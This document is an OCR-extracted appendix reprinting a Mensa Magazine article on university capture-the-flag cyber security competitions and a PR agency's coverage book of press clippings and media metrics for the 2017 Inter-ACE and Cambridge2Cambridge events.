
New England Cable News: MIT Student to Compete in Hacking Competition http://www.necn.com/news/new-england/MIT-Students-Compete-in-Hacking-Competition-

371040961.html

Christian Science Monitor: Hackers in Training http://passcode.csmonitor.com/cambridge2cambr

Wicked Local Cambridge: Brits Team up with MIT Students for Cyber Security Hackathon http://cambridge.wickedlocal.com/article/20160310/NEWS/160319550

Gadgets 360: Cambridge, MIT Hackers Compete to Shine Spotlight on Cyber-Security http://gadgets.ndtv.com/internet/features/cambridge-mit-hackers-compete-to-shine-spotlight-on-cyber-security-809809


MENSA
Magazine
August 2016
BMAG
Have you booked your place?
CYBER WARS
Brightest brains battle the hackers
MEMORIES
Are made of... more than you think
RAISING IQ LEVELS
How your family could help make you smarter
BOOKS SPECIAL
A look at works by Mensan authors
MENSA AT CAMBRIDGE: LAST CHANCE TO TAKE YOUR SEAT

TECHNOLOGY

CYBER WARS

Graham Rymer sheds some light on the war games helping to develop the skills of tomorrow's cyber security professionals

Once the stuff of Hollywood movie plots, cyber security features in films as far back as the 1960s. In the film The Italian Job, a gang of well organised criminals created a traffic jam in the city of Turin by first loading a malicious program onto a traffic control computer. During the 1980s we saw Matthew Broderick nearly starting World War Three in War Games, and in the early 1990s we first enjoyed watching Robert Redford saving the world in the classic Sneakers, before seeing Johnny Lee Miller and Angelina Jolie glamourising cyber crime in the movie Hackers.

Indeed, Cyber security has been on our RADAR for some time now. However, some people are only just starting to appreciate that it's a real problem which has the potential to significantly impact the economy. Not only can sensitive data be exfiltrated from poorly secured computers, but badly protected industrial sites with computers connected to real machines could result in significant kinetic impact.

Many small businesses are targeted as they begin to operate in the cyber space, and even critical national infrastructure can be threatened by skilled agressors. In the UK, The Centre for the Protection of National Infrastructure (CPNI) describes critical infrastructure as those elements whose loss or compromise could result in a major detrimental impact on the availability, integrity or delivery of essential services, or a significant impact on national security, national defence, or the functioning of the state.

Clearly it is important that we invest in protecting vulnerable assets, including businesses supporting the digital economy. However, one problem which might hamper future efforts in the UK is the looming cyber security skills gap. In fact, some estimates suggest the global appetite for experts in this field is predicted to exceed supply by one third by the end of this decade. A good career move perhaps?

Getting young people interested in cyber security is a step in the right direction, but how can we make cyber security fun? One way to help train the next generation of cyber security professionals is to introduce them to the tools of the trade through a competitive and challenging game environment. Such war games are today gaining increasing poplularity amongst amateur enthusiasts and seasoned security professionals alike.

Often, such games will take the form of a "capture the flag" (CTF) competition.

During such a competition, teams of hackers will battle through a series of challenging computer puzzles to retrieve a flag (a bit like a password). This flag could be a string of data retrieved by reverse-engineering a computer program, or it might be hidden in a text file on a remote file server which must first be broken into. The possibilities for challenge setters are endless, but puzzles usually fall into one of several categories: Binary reverse engineering and exploitation, web application security, cryptanalysis, and forensics.

Additionally, games are usually presented in one of two styles: "Jeopardy-style", in which competitors unlock a series of unrelated discrete challenges, and "attack-defence", in which teams must attack their enemies' servers and services, while at the same time patching their own services to render them impervious to retaliation.

At The University of Cambridge we've been working hard to expose students to practical cyber security problems and have organised a number of CTF competitions. Earlier this year ten Cambridge students who'd performed well in preliminary CTF qualifying rounds were selected to travel to Boston to compete with their American counterparts in a large competition at MIT's Computer Science and Artificial Intelligence Laboratory (CSAIL).

The competition had a brutal schedule and involved 24 hours of intensive hacking activity. Described by the challenge setters ForAllSecure as a "full spectrum" event, this included an attack-defence CTF, as well as several other challenges, including both a physical lock-picking session as well as a "rapid fire" competition in which hackers competed against the clock to exploit vulnerable computer programs in the fastest time possible. The event was staged within the iconic Ray and Maria Stata Center, a distinctive building designed by Pritzker Prize–winning architect Frank Gehry. Dubbed "Cambridge2Cambridge" and originally conceived in the context of a bilateral meeting between David Cameron and Barack Obama in Washington back in January 2015, this event was part of a series of initiatives between the two countries to improve their mutual cyber security stance.

It certainly inspired several talented student hackers, and helped to shine a big spotlight on cyber security.

Importantly, it's not just technical skills which are forged in the heat of battle. Essential soft skills, perhaps sometimes lacking in computer science students, are developed too. This benefit was observed by Cambridge students.

One of them, Daniel Wong, said: "The synergy and teamwork during the live CTF was what I enjoyed most. Although our team members were not the best individually, together we were able to gel well together and that feeling of being 'in the zone' and working seamlessly together in attacking other teams, scripting our exploits and rushing to patch our services was fantastic."

Meanwhile another, Gabor Szarka, added: "Maybe somewhat surprisingly of a computer hacking competition, the live CTF was also an exercise in interpersonal skills, since collaborating with people you have just met under significant time pressure in a generally stressful environment does not come naturally."


None of the students, on either side of the Atlantic, had long to prepare for this experience. A substantial amount of the training was extracurricular. We developed a Linux binary reverse engineering and exploitation workshop in-house, part of a course based around free open source tools and a modern 64–bit Linux distribution. Two Jeopardy-style CTF training competitions were also run in–house, which included a number of specially engineered problems designed to expose students to the tools they would require for tackling a typical CTF event. ☞

Gabor Szarka, who participated in these workshops, believes this type of training is important for developing the next generation of cyber security professionals. "This form of education is very difficult to implement in a conventional classroom setting so providing opportunities such as C2C for interested students is crucial to any initiative aiming to train a next generation of cyber security professionals."

Hot off the heels of the Cambridge2Cambridge venture, we were keen to explore the benefits of academic CTF competitions a little bit further. Almost as soon as we returned from Boston, we invited the 13 current Academic Centres of Excellence in Cyber Security Research to take part in a competition hosted by The University of Cambridge.

Ten universities responded, and committed to send a team of four of their best hackers to do battle. For this competition, dubbed Inter-ACE Cyberchallenge, we partnered with stalwart Facebook who set most of the independent challenges. We also asked each university to submit a special guest challenge. This time the game was played out on a "Risk-style" scoreboard, which presented a map of the world (see illustration). Teams could invade countries by solving the many fiendish computer problems. The University of Cambridge had submitted a problem which involved protecting the country of Panama, an Enigma code which needed to be broken by brute force! Only one challenger, Imperial College, managed to break the Enigma code in time.

Ultimately, the day went to The University of Cambridge, which collected the trophy for this inaugural annual event. Later the same evening, 70 competitors and guests enjoyed a lavish dinner together, another opportunity to mingle with other students interested in cyber security. A good time was had by all, another successful event!



> *Teams could invade countries by solving many fiendish problems*

A number of academic teams are already well established on the CTF circuit. There are many competitions to take part in around the year, many accessible online and requiring no travel.

The "world cup" of hacking is almost certainly the Def Con® finals. This is a well-established attack-defense competition which takes place during a hacking convention held in Las Vegas every year. The qualifying rounds are jeopoardy-style CTF events, so the winners are clearly skilled in both forms of competition. If you want to get involved in CTF, or even organise an academic team, then you'll find the website CTFtime provides a useful list of upcoming events. You can find it at https://ctftime.org/

There are no age limits, and of course you'll find both men and women competing at the highest levels. Cyber security is for everybody!

In addition to searching out CTF competitions, you might also be interested in The Cyber Security Challenge which offers a unique programme of activities and aims to introduce sufficient numbers of appropriately skilled individuals to learning and career opportunities in the profession. Find out more information about this at https://cybersecuritychallenge.org.uk


In time we hope to see more cyber security talent emerging from British universities and taking on the challenge of protecting our businesses and digital economy from even the most sophisticated cyber threats. A healthy community of motivated ethical hackers, helping to secure Britain and her interests long into the future.

About the author

Mensa member Graham Rymer is a Research Associate at the University of Cambridge's Computer Laboratory

C.2 Press Coverage of Inter-ACE and C2C 2017

The press agency we appointed for Inter-ACE and C2C 2017 was AprilSixProof. They produced the following press book at the end of their appointment.
(. . . starts on next page. . .)


Inter-ACE
Cambridge 2 Cambridge
cybersecuritychallenge
INTER-ACE &
CAMBRIDGE2CAMBRIDGE
COVERAGE BOOK
FEBRUARY-AUGUST 2017
CREATED BY
APRILSIX PROOF

OVERVIEW

Approach

To help the Inter-ACE and Cambridge2Cambridge (C2C) competitions achieve maximum impact, AprilSix Proof worked to secure media attendance and coverage of the events throughout the entire PR programme. AprilSix Proof worked with the University of Cambridge (UoC) team and sponsors to develop press material, implement social media strategies and source relevant spokespeople for interviews.

These intensive media plans resulted in coverage appearing in a wide range of international, national, regional and trade publications. AprilSix Proof also secured several thought leadership and comment opportunities, positioning UoC spokespeople as industry experts while also raising awareness of both the Inter-ACE and C2C competition.

Throughout both competitions, AprilSix Proof attended the events, managed all media attendees, staffed briefings and interviews and providing journalists with any materials they needed.

AprilSix Proof built on the success of each competition by securing further press coverage throughout the timeline of the programme, while continuing to raise awareness across social media channels. In total, 51 pieces were secured throughout the course of the programme.

Highlights

Since the start of the PR programme, Proof has secured 51 hits across National, Broadcast, Radio, International, Regional and Trade titles. Some of the highlights from this media coverage include long broadcast pieces on Sky News, as well as a radio piece on BBC Radio and international coverage in Forbes magazine.

Securing pieces across a wide range of the national and international press, some of the best pieces include substantial features in the New Statesman, Forbes, Huffington Post US website and the Huffington Post UK publication. Comment opportunities were secured alongside coverage of the competitions with the BBC Online, BBC Click and The Times. The world-renowned BBC covered the competition in a detailed segment on its Tech Tent program, while Sky News produced a detailed feature for its tech program, Swipe.

Another 40 coverage hits were secured across regional, security, IT, technology, and education titles, reaching vast audiences from a range of different backgrounds and interests.

OVERVIEW CONTINUED

Social media

Through the execution of a planned social media strategy, AprilSix Proof established social media profiles for Inter-ACE on Twitter and Instagram, while managing the C2C Facebook, Twitter and Instagram accounts. AprilSix Proof managed these social media channels before, during and after the competitions, tweeting throughout the competitions from the relevant Twitter handles and forming a live running commentary of the competitions themselves, including posting pictures of the action. AprilSix Proof prepared a series of tweets in the lead up to the events for all sponsors and Universities and shared these with the relevant contacts to increase exposure.

AprilSix Proof also harnessed new social media techniques to maximise exposure, including producing lives streams of the competitions through Periscope.

Through the Inter-ACE account, AprilSix Proof achieved 370 Twitter followers and over 91,898 Twitter impressions on the profile. Through the C2C twitter account, AprilSix Proof achieved 439 new followers and over 123,000 Twitter impressions. Through the use of the #C2Ccyber hashtag, Proof generated 465,965 Twitter impressions. This was further enhanced through Sky News, BBC and Sky Swipe repeatedly tweeting using the hashtag (Sky News has over 4.1million followers)

Full report

The following pages contain all media coverage achieved throughout the PR programme, including clippings of articles and stories which were secured by AprilSix Proof.

COVERAGE BREAKDOWN

8

National

3

International

6

Regional

34

Trade

COVERAGE BREAKDOWN

CONTINUED

51

Pieces of coverage

3.25k

Social shares

343k

Estimated coverage views

COVERAGE TARGETS & RESULTS

International

Target	Achieved
3	3

National (TV)

Target	Achieved
1	3

National

Target	Achieved
3	5

Regional

Target	Achieved
3	6

Trade

Target	Achieved
16	34

CONTENTS

SUMMARY

This coverage book covers the media opportunities secured for the University of Cambridge between March and May 2017, covering both AprilSix Proof press office opportunities and the Inter-ACE competition

COVERAGE SUMMARY

CONTENTS CONTINUED - page 2

* That's Cambridge coverage does not appear in this coverage book due to being a broadcast piece
* Cambridge News coverage does not appear in this coverage book due to being published in the print edition of the paper

CONTENTS CONTINUED - page 3

CONTENTS CONTINUED - page 4

CONTENTS CONTINUED - page 5


PUBLICATIONS
Forbe
Inter-ACE
Professional SECURITY Magazine
that's cambridg
THE HUFFINGT POST
ia
Information Security buzz
fe news


PUBLICATIONS
SKY NEWS
Cambridge 2 Cambridge
cybersecuritychallenge
BBC NEWS
Professional SECURITY Magazine
itv NEWS
TRINIT
COLLEG
CAMBRIDG
E&T
ia
Information Security buzz
fe news

New Statesman

New Statesman is a national weekly political, cultural and current affairs magazine aimed at senior politicians, civil servants, business decision-makers, heads of local authorities, trade unions, trade associations and opinion shapers in the UK.

FRANK STAJANO

GUEST OPINION, SECURITY

Universities can equip students for an ever-changing cyber-security industry

10TH MARCH 2017

One of the biggest challenges facing businesses, political institutions and individuals is cyber security. From the leaking of the Podesta emails in the build up to the 2016 US election, to 20,000 Tesco Bank customers having money stolen from their accounts due to a data breach, there is now a huge focus on the protection of data and how hacks can be addressed and prevented. The major issue that is mentioned in the same breath is the much publicised skills gap in the industry. A recent report from cyber security professionals association (ISC)2 identified that by 2021 the shortage of skilled workers in the cyber security sector will reach 1.8 million globally. This ever-expanding hole in the workforce has the potential to leave many organisations exposed to hacker attacks as systems remain insecure and without the staff to keep them safe.

Companies and Government alike are developing comprehensive training programmes, designed to ensure the next generation of cyber security defenders are skilled in the appropriate areas. However, University staff have a role to fulfil in ensuring candidates are receptive to training, by providing an adequate framework of knowledge to them, instilling a solid foundation of principles and theories behind where these problems come from.

Training is, by definition, teaching skills and knowledge related to specific useful competences. However, it is often focused solely on teaching a particular skill rather than the ability to learn new skills.

THE HUFFINGTON POST

The Huffington Post is a website covering politics, world news, sport, entertainment, celebrity, comedy, culture, style, technology, lifestyle, education. The publication reaches 6 million monthly viewers.

Cyber Defenders Of The Future Must Be Given The Opportunity To Put Theory Into Practice

27/03/2017 17:32

Like 19

Dr Frank Stajano
Founder of Inter-ACE and Reader in Security and Privacy at the University of Cambridge

University students compete at the Inter-ACE competition. Photo courtesy of Inter-ACE


One of the biggest challenges facing businesses, political institutions and individuals is cyber security. In Germany this week, the Government has revealed that its websites are being subjected to daily assault ahead of its parliamentary elections, while GCHQ have recently warned that British elections are at threat from cyber-attack.

Forbes

Forbes is a global publication aimed at high level individuals in management and corporate business leadership, reaching over 900,000 readers in print form and 3.6 million users online.

InterACE Showcases The Finest Cybersecurity Talent In The U.K.

Adi Gaskell, CONTRIBUTOR
I write about the innovations affecting the world of work. FULL BIO
Opinions expressed by Forbes Contributors are their own.



Participants at Inter-ACE 2017 [+]

Hackathons have become increasingly common in recent years, and I've written before about their growing popularity as a means by which to locate, and subsequently recruit, the best tech talent in your field. These events, which are typically held over a weekend, usually involve some open data and some rapid prototyping to develop rough and ready solutions that can then hopefully be developed further.

In terms of nomenclature, the hacking is more in the sense of hacking something together very quickly than in the more commonly used sense of trying to break into a computer system illegally.

Huffington Post (US)

The Huffington Post is a US-based news website and blog featuring various news sources and Columnists. It covers a range of topics including sections devoted to politics, entertainment, media, living, business, and the green movement, reaching over 100 million monthly viewers.

War Gaming Your Way to Better Cybersecurity

05/02/2017 08:56 am ET

Earlier this year I wrote about the Inter-ACE challenge, which set the finest computing talent in the UK against one another. It's a competition that was born last year as a Cambridge v Cambridge battle, that saw the finest hackers from Cambridge University and MIT do battle. This year, the event was opened up to have a preliminary stage that featured teams from 12 universities who have been designated as Academic Centres of Excellence in Cyber Security Research.

Such cyber security challenges are an increasingly common way to both locate the finest talent in the field, but also to thoroughly test digital networks. One of the biggest such events took place in April, featuring 800 participants from 25 nations. The participants were asked to maintain networks in a fictional military base that was under attack.

SC MAGAZINE

FOR IT SECURITY PROFESSIONALS

SC Magazine is a global online security publication covering the UK, Europe, North America and Asia-Pacific regions. It is targeted at influential professionals and decision-makers in IT security. It receives 69,000 monthly browsers.

Students crowned UK's most talented in cyber-security

12 UK Universities compete for the cyber-crown at a competition backed by the NCSC, Leidos and NCC Group. The top three teams shared prize money of £10,000.

Students from Imperial College London have been declared the most talented in the UK for their cyber-skills at the Inter-ACE competition after beating competition from 11 other top universities, all of which have been designated as Academic Centres of Excellence in cyber-security research.

More than100 students represented their universities at Inter-ACE

More than100 students represented their universities at Inter-ACE, hosted by the University of Cambridge on Saturday, in a capture-the-flag style cyber-security competition aimed at showcasing the UK's future cyber-defenders. Students worked with Leidos' CyberNEXS training platform in a scenario-based competition, featuring penetration testing against mock infrastructure, as well as discrete forensics challenges.

The victorious team QWERTY from Imperial College London was awarded £6,500, with silver going to SU-DON'T from the University of Southampton and PM_ME_FLAGS, also from the University of Southampton, earning bronze. The Silver team scooped £2,500 and the bronze team went home with £1,000.

Luke Granger-Brown, 22, who is studying computing at Imperial College London, told SC Media UK: "It has been an incredible competition, and I'm surprised we won. We would encourage everyone who can to participate in the next competition, as it's a great way to put the stuff we have learnt at university into practice."

infosecu

STRATEGY | INSIGHT | TECH

Info Security Magazine is a global online and print publication reaching 53,000 IT security professionals worldwide.

20 MAR 2017 NEWS FEATURE

ACE Skills Learned & on Display

Dan Raywood Contributing Editor, Infosecurity Magazine
Email Dan Follow @DanRaywood

This past Saturday I attended a capture the flag (CTF) tournament with a twist on the information security skills shortage.


You could argue that most efforts like CTF are about enhancing skills, allowing teams to work together in a 'gamification' format and focus on building and enhancing attack and defense skills. This particular event was held by Inter-ACE at Cambridge University's computer science lab, the second annual event with teams participating from UK universities.

In total, around 100 participants fitted into 26 teams from 11 universities: the University of Birmingham; University of Cambridge; Imperial College; Queens University Belfast; University of Oxford; UCL; Lancaster University; University of Southampton; Royal Holloway; University of Kent and the University of Surrey. Sponsored by Leidos and NCC Group and supported by the National Cyber Security Centre and Cabinet Office, the teams battled for a share of the £10,000 prize which would be divided among the first, second and third placed teams.

Why Not Watch?

9 OCT 2014
Shellshock: the Exploits behind the Headlines

23 JUN 2016
Protect Your Organization from the Unforeseen Implications of Ransomware



